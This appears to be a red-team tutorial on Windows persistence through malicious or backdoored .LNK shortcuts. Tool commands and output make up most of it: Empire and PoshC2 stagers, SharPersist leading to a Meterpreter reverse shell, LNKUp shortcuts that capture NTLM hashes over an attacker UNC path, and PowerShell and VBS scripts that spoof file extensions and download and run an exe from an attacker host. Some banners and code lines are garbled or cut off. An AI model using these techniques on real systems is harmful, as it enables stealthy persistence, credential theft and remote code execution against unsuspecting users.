

# Persistence – Shortcut Modification

Windows shortcuts contain a reference to a software installed on the system or to a file location (network or local). Since the early days of malware shortcuts have been used as a method of executing malicious code for persistence. The file extension of a shortcut is .LNK and gives a number of opportunities to red teams for code execution in various formats (exe, vbs, Powershell, scriptlets etc.) or stealing NTLM hashes. The stealthier approach is to modify the properties of an existing legitimate shortcut however generation of shortcuts with different characteristics can give flexibility around execution of code.

## Empire

Empire contains a persistence module which can backdoor a legitimate shortcut (.LNK) in order to execute an arbitrary PowerShell payload. The target field of an existing shortcut will be modified to execute a base64 script stored in a registry key.

```
usemodule persistence/userland/backdoor_lnk
```


```
(Empire: powershell/persistence/userland/backdoor_lnk) > run
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked A83W6Z14 to run TASK_CMD_JOB
[*] Agent A83W6Z14 tasked with task ID 1
[*] Tasked agent A83W6Z14 to run module powershell/persistence/userland/backdoor_lnk
(Empire: powershell/persistence/userland/backdoor_lnk) > [*] Agent A83W6Z14 returned results.
Job started: 13AMNP
[*] Valid results returned by 10.0.2.30
[*] Agent A83W6Z14 returned results.
[*] B64 script stored at 'HKCU:\Software\Microsoft\Windows\debug'

[*] .LNK at C:\Users\panag\Desktop\XLite.lnk set to trigger

Invoke-BackdoorLNK run on path 'C:\Users\panag\Desktop\XLite.lnk' with stager for listener 'http'
[*] Valid results returned by 10.0.2.30
```

Empire – Backdoor Existing Shortcut

Reviewing the properties of the shortcut will unveil that the target field has been modified successfully to execute the PowerShell payload.



Empire – Modified Shortcut

Since the shortcut exist on the startup folder the stager will executed in the next Windows logon and a connection will established with the command and control server.

```
(Empire: powershell/persistence/userland/backdoor_lnk) > [*] Sending POWERSHELL stager (stage 1) to 10.0.2.30
[*] New agent UNZ6R7E1 checked in
[*] Initial agent UNZ6R7E1 from 10.0.2.30 now active (Slack)
[*] Sending agent (stage 2) to UNZ6R7E1 at 10.0.2.30
(Empire: powershell/persistence/userland/backdoor_lnk) > |
```

Empire – New Stager via Shortcut

However Empire contains a module which can be utilised to generate a stager that will have the format of a LNK file.

```
usestager windows/launcher_lnk
set Listener http
execute
```

```

(Empire: stager/windows/launcher_lnk) > set Listener http
(Empire: stager/windows/launcher_lnk) > set OutFile empire.lnk
(Empire: stager/windows/launcher_lnk) > info

Name: LNKLauncher

Description:
  Create a .LNK file that launches the Empire
  stager.


Options:

  Name          Required  Value          Description
  ----          -
  Listener      True      http           Listener to generate stager for
  .
  OutFile       True      empire.lnk     File to output LNK to.
  LNKComment    False     LNK Comment.
  Base64        True      True          Switch. Base64 encode the output.
  Proxy         False     default       Proxy to use for request (default, none, or other).

```


#### Empire – Create Shortcut

By default this module will use the wordpad icon in order to masquerade itself as a trusted application.



#### Empire – Wordpad Shortcut

The target field of the shortcut will be populated with a PowerShell command that will execute a Base64 payload. The shortcut can be transferred and moved into the startup folder for persistence.



Empire – Shortcut Properties

## SharPersist

SharPersist has the ability to create an Internet Explorer shortcut that will execute an arbitrary payload and place it in the startup folder to achieve persistence.

```
SharPersist.exe -t startupfolder -c "cmd.exe" -a "/c C:\temp\pentestlab.exe" -f "pentestlab" -m add
```

```
C:\Users>SharPersist.exe -t startupfolder -c "cmd.exe" -a "/c C:\temp\pentestlab.exe" -f "pentestlab" -m add
[*] INFO: Adding startup folder persistence
[*] INFO: Command: cmd.exe
[*] INFO: Command Args: /c C:\temp\pentestlab.exe
[*] INFO: File Name: pentestlab

[+] SUCCESS: Startup folder persistence created
[*] INFO: LNK File located at: C:\Users\panag\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\pentestlab.lnk
[*] INFO: SHA256 Hash of LNK file: 66809374D43B8CD0195E1E5872BD1CF642AC6417DB97C3C2D8AEDF9927A8CED3

C:\Users>
```

#### SharPersist – Shortcut

When the user will authenticate the payload will be executed and a Meterpreter session will open.

```
[*] Started reverse TCP handler on 10.0.2.21:4444
[*] Sending stage (206403 bytes) to 10.0.2.30
[*] Meterpreter session 2 opened (10.0.2.21:4444 -> 10.0.2.30:51213) at 2019-10-06 09:11:39 -0400

meterpreter >
meterpreter > getuid
Server username: OUTLOOK\panag
```

#### SharPersist – Meterpreter

## PoshC2

PoshC2 can create a LNK file and place it directly on the windows startup folder for persistence. This technique can be invoked by executing the following command:

install-persistence 3

```
OUTLOOK\panag @ OUTLOOK (PID:7832)
PS 4> install-persistence 3

OUTLOOK\panag @ OUTLOOK (PID:7832)
PS 4>
```

#### PoshC2 – Startup LNK File

During windows logon the shortcut will attempt to execute the value on the registry key which contains the stager in base64 format.

```
Task 00024 (root) issued against implant 4 on host OUTLOOK\panag @ OUTLOOK (07/10/2019 17:59:33)
install-persistence 3

Task 00024 (root) returned against implant 4 on host OUTLOOK\panag @ OUTLOOK (07/10/2019 17:59:34)

Created StartUp folder persistence and added RegKey
Regkey: HKCU\Software\Microsoft\Windows\currentversion\themes\Wallpaper666
LNK File: C:\Users\panag\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\IEUpdate.lnk
```


#### PoshC2 – Shortcut

## Misc

Outside of the common red team toolkit there are multiple scripts that can be used to develop malicious shortcuts. Placing these shortcuts in the startup folder for persistence would be a trivial process since it is assumed that communication with the command and control server already exists.


Ink2pwn is a tool written in Java that can be used to craft malicious shortcuts. Arbitrary commands can be embedded during generation of the shortcut through the command console.

```
java -jar Ink2pwn.jar
```



Ink2pwn – GUI

By default Ink2pwn will generate a fake notepad shortcut however the icon can be altered easily.



Ink2pwn – Fake Notepad Shortcut

Similar results can be achieved with LNKU a python script which can generate shortcuts that could execute an arbitrary command or steal the NTLM hash of the target user.

```
python generate.py --host 10.0.2.21 --type ntlm --output out.lnk
```

```
root@kali:~/LNKUp# python generate.py --host 10.0.2.21 --type ntlm --output out.lnk
\
~=====~
##
## /$$      /$$ /$$ /$$ /$$ /$$ /$$ /$$      ##
## | $$      |$$$ |$$ |$$ /$$/ |$$ |$$      ##
## | $$      |$$$ |$$ |$$ /$$/ |$$ |$$ /$$$$$ ##
## | $$      |$$ $$$$| $$$$$/ |$$ |$$ /$$_ $ $ ##
## | $$      |$$ $$$$| $$$ $ $ |$$ |$$ \ $ $ ##
## | $$      |$$ \ $$$| $$$ $ $ |$$ |$$ | $ $ ##
## | $$$$$$ |$$ \ $$$| $$$ \ $ $ |$$$$/ |$$$$/ ##
## |_____/ |_/ \_/ |_/ \_/ \_/ \_/ \_/ |$$_/ ##
## |_____/ |_/ \_/ |_/ \_/ \_/ \_/ \_/ |$$_/ ##
## |_____/ |_/ \_/ |_/ \_/ \_/ \_/ \_/ |$$_/ ##
## |_____/ |_/ \_/ |_/ \_/ \_/ \_/ \_/ |$$_/ ##
~=====~

File saved to /root/LNKUp/out.lnk
Link created at out.lnk with UNC path \\10.0.2.21\Share\27105.ico.
root@kali:~/LNKUp#
```

### LNKUp – NTLM Hash Shortcut

Since the generated LNK file will contain a UNC path responder is required to be used or a Metasploit module with the ability to capture NTLM hashes.

use auxiliary/server/capture/smb

```
[*] SMB Captured - 2019-10-06 17:14:02 -0400
NTLMv2 Response Captured from 10.0.2.30:55757 - 10.0.2.30
USER:panag DOMAIN:OUTLOOK OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:cc9e2b3ed45af54bb4e862f4a4625eb5
NT_CLIENT_CHALLENGE:0101000000000000b12e7c08ce7cd501312465e3d1fe7712000000000200
00000000000000000000000000000000
[*] SMB Captured - 2019-10-06 17:14:02 -0400
NTLMv2 Response Captured from 10.0.2.30:55757 - 10.0.2.30
USER:panag DOMAIN:OUTLOOK OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:0c819aa4fld81563b0eefe9b1bf1978b
NT_CLIENT_CHALLENGE:0101000000000000b12e7c08ce7cd5018f6bc9334c76f202000000000200
00000000000000000000000000000000
```

### LNKUp – NTLM Capture

The password hash can be used for offline cracking or for an NTLM relay attack in order to access other systems or the emails of the user. LNKUp has also the ability to generate shortcuts that will execute an arbitrary command.

```
python generate.py --host 10.0.2.21 --type ntlm --output pentestlab.lnk --execute
"cmd.exe /c C:\temp\pentestlab.exe"
```



```

root@kali:~/LNKUp# python generate.py --host 10.0.2.21 --type ntlm --output pentestlab.lnk --execute "cmd.exe /c C:\temp\pentestlab.exe"
\
~=====
##
## /$$      /$$ /$$ /$$ /$$ /$$ /$$ /$$      ##
## | $$      |$$$ |$$ |$ /$$/ |$$ | $$      ##
## | $$      |$$$ |$ |$ /$$/ |$$ | $$ /$$$$$ ##
## | $$      |$ $ $ $ |$$$$/ |$ $ | $$ /$$_$ $ ##
## | $$      |$ $ $$$ |$ $ $ |$ $ |$ $ \ $ $ ##
## | $$      |$ $\ $ $ |$ $\ $ |$ $ |$ $ |$ $ ##
## |$$$$$$$ |$ $\ $ |$ $\ $ |$$$$/ |$$$$$/ ##
## |_____/ |_/ \_/ |_/ \_/ \_/ \_/ |$$_$/ ##
## |_____/ |$$_$/ ##
## |_____/ |$$_$/ ##
## |_____/ |$$_$/ ##
~=====
File saved to /root/LNKUp/pentestlab.lnk
Link created at pentestlab.lnk with UNC path \\10.0.2.21\Share\34142.ico.

```

### LNKUp – Execute Command

xillwillx developed a PowerShell script called tricky.lnk which can create a .LNK file spoofed with unicode characters that reverses the .lnk extension and append a .txt in the end of the file. The generated extension will contain a PowerShell command that will download a file from a remote server and will execute directly on the system.

```

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass
-noLogo -Command (new-object
System.Net.WebClient).DownloadFile('http://10.0.2.21/pentestlab.exe', 'pentestlab.exe

```

```

Creates a hidden unicode .lnk file that webdownloads and execute a file.
Input the .lnk filename. (ex.: ReadMe): Passwords
The output file will be named C:\Users\panag\Desktop\Passwords.txt
Input the complete url of the exe to webDL. (ex. http://illmob.org/test.exe): http://10.0.2.21/pentestlab.exe
The exe will be downloaded from http://10.0.2.21/pentestlab.exe
Input filename to save as. (ex.: notavirus.exe): PentestLaboratories.exe
The exe will be saved as PentestLaboratories.exe
C:\Users\panag\Desktop\Passwords.txt created.
PS C:\Users\panag> _

```

### Tricky2 – PowerShell

Alternatively this project contains and a VBS script which can perform the same action as the PowerShell version.





```
$Set WshShell = CreateObject("WScript.Shell")  
$Set ShApp = CreateObject("Shell.Application")  
$DesktopPath = $ShApp.Namespace(0).Self.Path  
$unicode = Unescape("%u0052%u0065%u0061%u0064%u00d%u0065%u005f%u202e%u0074%u0078%u0074%u002e%u006c%u006e%  
$unicodeName = "unicode.lnk"  
$shortcutPath = $DesktopPath & "\" & $unicodeName  
$Set lnk = WshShell.CreateShortcut($shortcutPath)  
$lnk.TargetPath = "powershell.exe"  
$lnk.Arguments = "-ExecutionPolicy Bypass -nologo -Command notepad.exe;(new-object System.Net.WebClient)  
$lnk.IconLocation = "c:\windows\system32\notepad.exe"  
$lnk.Description = "Type: Text Document"  
$lnk.Save()  
$Set FS0 = CreateObject("Scripting.FileSystemObject")  
$Set file = FS0.GetFile($shortcutPath)  
$file.name = $unicode & ".lnk"
```